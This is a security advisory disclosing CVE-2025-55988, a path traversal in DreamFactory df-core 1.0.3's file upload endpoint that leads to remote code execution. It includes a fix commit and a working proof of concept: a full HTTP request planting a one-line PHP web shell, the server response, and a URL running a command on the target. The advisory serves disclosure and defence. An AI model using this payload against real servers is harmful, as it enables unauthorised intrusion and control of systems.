PTT-2025-001 – Remote Code Execution via URL Path Traversal

CVE-ID: CVE-2025-55988

Credits:

Cătălin Iovință, David Borş, Alexandru Postolache of Pentest-Tools.com

Environment:

- df-core version 1.0.3

CVSSv3: 7.2 High - AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Description:

Because of the lack of sanitization on the value of the client-controlled URL, an authenticated user may leverage the “File Upload” feature to perform a path traversal and write/overwrite arbitrary files with arbitrary content as the “www-data” user.

This can be used to obtain Remote Code Execution (RCE) by writing arbitrary PHP files in locations accessible by the Dream Factory web application.

Requirements:

In order to perform this exploit the user must have a role with permission that allows “POST” requests on the “/api/v2/files” endpoint.

Fix:

The DreamFactory developers fixed this vulnerability in df-core versions ≥ 1.0.4 via the following commit:

https://github.com/dreamfactorysoftware/df-core/commit/54354605b2ec9afe6ee96756a5a22f6f56828950#diff-e57a7c0af25166ac8f02695307c6c413ca4ba0a48a20b2202ad910654528aab1

Proof of Concept:

The following HTTP “POST” request-response pair can be used to write an attacker-controlled PHP shell in a location the Nginx web server can access.

Request:

```
POST /api/v2/files/../../public/path_trav.php HTTP/1.1
Host: 208.85.23.18
X-DreamFactory-API-Key: 64***TRUNCATED***7d
X-DreamFactory-Session-Token: ey***TRUNCATED***Ys
Content-Type: multipart/form-data;
boundary=----geckoformboundary2c89720bc08f4018b782dc964d95569d
Content-Length: 242

------geckoformboundary2c89720bc08f4018b782dc964d95569d
Content-Disposition: form-data; name="files"; filename="test.txt"
Content-Type: text/plain

<svg></svg>
<?=`$_GET[0]`?>

------geckoformboundary2c89720bc08f4018b782dc964d95569d--
```


Note: The file upload feature requires the “<svg>” element at the start of the file because it inspects the file’s magic bytes to verify that the uploaded file type is valid and supported by DreamFactory.

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 31 Jul 2025 11:49:29 GMT
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 74

{"name":"path_trav.php","path":"../../public/path_trav.php","type":"file"}
```

After we send the request, we can observe that the application successfully creates the “path_trav.php” file in the “/opt/dreamfactory/public” directory, which represents the root web path of the DreamFactory application, instead of writing it to the “/opt/dreamfactory/storage/app” directory, where the application usually stores uploaded files.



```
root@fbcafbeb2984:/opt/dreamfactory# ls -la public/path_trav.php
-rw------- 1 www-data www-data 29 Jul 31 11:49 public/path_trav.php
root@fbcafbeb2984:/opt/dreamfactory#
root@fbcafbeb2984:/opt/dreamfactory# cat public/path_trav.php
<svg></svg>
<?=`$_GET[0]`?>
root@fbcafbeb2984:/opt/dreamfactory#
```


With the malicious PHP file in place we can run arbitrary system commands by accessing the following link:

http://208.85.23.18/**path_trav.php?0=id**

Note: In this case our target is situated at IP “208.85.23.18”.

Note 2: In this case we will execute the Linux “id” command.

Browser view:



http://208.85.23.18/path_trav.php?0=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
<html>
  <head></head>
  <body>
    <svg></svg>
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
  </body>
</html>
```

```
element {
}
```